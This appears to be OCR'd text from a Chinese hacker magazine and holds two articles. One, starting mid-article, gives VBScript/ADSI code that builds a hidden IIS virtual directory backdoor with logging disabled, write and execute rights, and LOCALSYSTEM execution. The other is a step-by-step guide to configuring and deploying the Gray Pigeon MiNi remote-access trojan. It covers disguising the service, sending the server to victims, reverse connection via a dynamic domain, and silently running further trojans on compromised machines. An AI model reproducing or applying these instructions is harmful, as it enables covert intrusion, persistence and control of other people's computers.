myDir.DontLog=true ''对该虚拟目录的访问不要进行日志记录
myDir.AccessSource=true ''允许进行WEBDAV访问
myDir.EnableDirBrowsing=true ''允许对目录进行遍历浏览
```

```
myDir.setinfo '' 向 MetaBase 提交修改的数据
```

这样一个不可见的目录就完成了，到IIS管理器中你不能发现他的存在，这时你会注意到我没有添加path属性，正常的虚拟目录应该还有myDir.path="c:\"这个设置，你说对了，这个虚拟目录就是没有缺少这个属性才没能被显示出，如果你加上，就会发现IIS管理器中有他的身影。

我建立了一个不可见的虚拟目录lhxy后，在这个虚拟目录里面又建了一个正常的虚拟目录、名字由用户来定义，并赋予他很大的权限，因为他的父目录lhxy不可见，所以他也不可见！看我的代码。

```
Set objVirtualDir=GetObject("IIS://LocalHost/W3SVC/1/Root/lhxy")''在不存在的虚拟文件夹下创建虚拟目录
Set VirDir=objVirtualDir.Create("IISWebVirtualDir",strVRName)'' 创建正常的目录，strVRName 为存放名称的变量。
VirDir.AccessRead=true ''
VirDir.Path=strRootPath ''指定虚拟目录的映射的路径，strRootPath 为存放名称的变量
VirDir.DefaultDoc="" ''舍定默认主页为空，这样就可以浏览目录了。
VirDir.AccessExecute=true ''
VirDir.AccessWrite=true '' 赋予虚拟目录写权限
VirDir.AccessSource=true '' 设置成WEBDAV 目录
VirDir.AppIsolated=0 ''设置成进程内运行inetinfo.exe，这样网页的执行就是LOCALSYSTEM 权限了
VirDir.DontLog=true ''设置对该目录的访问不进行日志记录，这个很重要
VirDir.EnableDirBrowsing=true ''设置成对目录有遍历浏览的权限
VirDir.appcreate 0 '' 创建应用程序
VidDir.CreateProcessAsUser=0 ''设置应用程序在系统内运行CGI程序，这样我们通过IE运行的程序才能以 LOCASYSTEM 权限来运行。
VirDir.setInfo '' 提交修改后的数据
```

这样，一个正常的虚拟目录就建立完成了。最后为了支持多个虚拟目录，如果简单的按顺序来建立lhxy和自定义目录就会报错，因为lhxy只能建立一次，所以我们还要在建立目录的时候进行一下检测，如果有了lhxy则直接建立用户目录，如果没有则建立lhxy后再建立用户目录，这里就要用到遍历，看我的代码：

```
Set checkVirtualDir=GetObject("IIS://LocalHost/W3SVC/1/Root") '' 获得路径
For each VR in checkVirtualDir '' 开始遍历循环，循环该站点根目录下所有的虚拟目录的名字
    if VR.Name="lhxy" Then '' 如果有lhxy，则赋予foundt变量值yes 作为标记。
        foundt ="yes"
    else
        foundt= "no"
    End If
Next
```

通过检查，就可以有选择的建立目录了，减少错误的发生。

至此，这个脚本主要部分就完成了，至于细节，你可以看我的脚本，他们都是一些VBS的基础知识，我就不唠叨了，这次给大家介绍了一个新对象ADSI，而且还熟悉IIS管理对象，相信在以后的学习中对你会有所帮助。好了，我已经把我所知道都奉献给了大家，如果有什么问题和疑问欢迎来杂志的论坛讨论！

（本文涉及的以下软件光盘中有收录：ASP后门生成器 aspdoor.exe、iis.vbs）

"名门闺秀"——灰鸽子MiNi_Hacker版

小鱼儿（木马帝国）

若要问最漂亮的国产木马是哪一个，相信玩过木马的人都会说是灰鸽子，像WINXP一样华丽的界面足以颠倒众生（图1）。




图 1

但她又不像绣花枕头一样华而不实，她的强大足以媲美世界一流的木马SUB7，而众多的功能使她成为国产木马中当之无愧的英雄！但她的缺点也是显而易见，300多K的服务端作为木马来说是不太适合的，可能也正因为如此，4月初，灰鸽子工作室推出了一款服务端仅为50K的小灰鸽子，也就是本文要给大家介绍灰鸽子MiNi Hacker版，这个版本去掉了很多功能，仅保留了一般木马必备的几个功能，仍然继承了灰鸽子一贯的华丽和稳定的风格，使那个以往让大家用起来感觉臃肿不堪的胖鸽子迅速瘦身为一位亭亭玉立的小美人。下面我就把她给大家介绍一下。

一、使用前的配置工作

1.服务端配置

任何一个木马在使用前都必须进行配置，这是为了让木马用起来更得心应手。我们将下载的灰鸽子MiNi Hacker版的压缩包解压后，运行里面的H_Client.exe（图2），这是木马的控制端。点击"配置服务程序"，在弹出的"服务器配置"框中进行服务端的配置，其中最重要的一项就是"URL转向域名或网页文件"，这里我填的是http://245830.126.com，这是网易公司提供的免费二级域名，没有的朋友可以去http://my.126.com申请一个。其它选项都可以不改动，"自动删除安装文件"如果打勾就是让木马服务端运行后自动消失，"连接类型"部分我写好后如图3。




图 2




图 3

再转到“启动项”配置，这里的信息都可以不改，只是为了让木马在Win2000下更隐蔽一点，我们自然不能让描述信息为“灰鸽子MiNi Hacker版本服务端”，把这里稍微改一下就可以了，至于改什么可以随便写，大家也可以仿照系统服务来写（图4），写好后如图5所示。这里有一点要特别注意，千万不能所有的信息都照抄系统服务，否则生成的木马将无法正常运行。最后点“生成服务端”，然后木马目录里就会多出一个Setup.exe，这个就是我们要发给别人运行的木马程序。




图 4




图 5

2.客户端配置

点击“自动上线”，进入配置界面，把你先前申请的二级域名填写进去，写好后如图6。




图 6

这个反弹配置利用的是“域名反弹”，这个木马还提供了一种最早的反弹方式，也就是反弹端口木马的始祖“网络神偷”采用的“ftp反弹”，这种反弹方式相对前一种不仅难度要大些，速度慢些，还会有诸多限制，因为中间要利用一个网站空间，而现在网络上销售的空间都是有严格的IIS数限制的，也就是同时在线人数会有一个上限，一般在100左右。所以这种方式我不推荐大家使用，如果实在有兴趣想试一下，可以参照我的配置，如图7。




图 7

二、使用实战

我们别光说不练，这就开始用用看吧，把前面配置好的木马服务端传给其它机器运行后，我们就开始准备连接了，但使用之前一定要记得点击“更新IP到域名”，这是为了把本机的IP提交到中转站，也就是域名上。如果你忘了做这一步，那么很遗憾，就算你等到花儿也谢了也不会有一台肉鸡来报到的。等我们更新IP成功后，等待几秒钟或者十几秒钟，就会有安装过服务端的肉鸡上线了，左边是肉鸡列表，左下角显示肉鸡上线的时间，右下角显示目前上线肉鸡的数量，如图8。




图 8




图 9

1.文件管理器

单击一个IP地址，会提示连接成功，我们可以进一步点击目录逐步展开，如图9。

在展开的文件夹内我们可以选择上传自己的文件，如图10。我上传了另一个木马的服务端pp.exe，如果我现在就要远程运行这个pp.exe，右键单击它，选择“隐藏运行”即可，如图11。




图 10




图 11

灰鸽子的文件管理器做得非常出色，不仅可以显示不同文件的图标，而且可以把文件像本地一样按名称、日期、大小来进行排列，而且可任意复制、粘贴、删除，这让控制者用起来非常舒服。

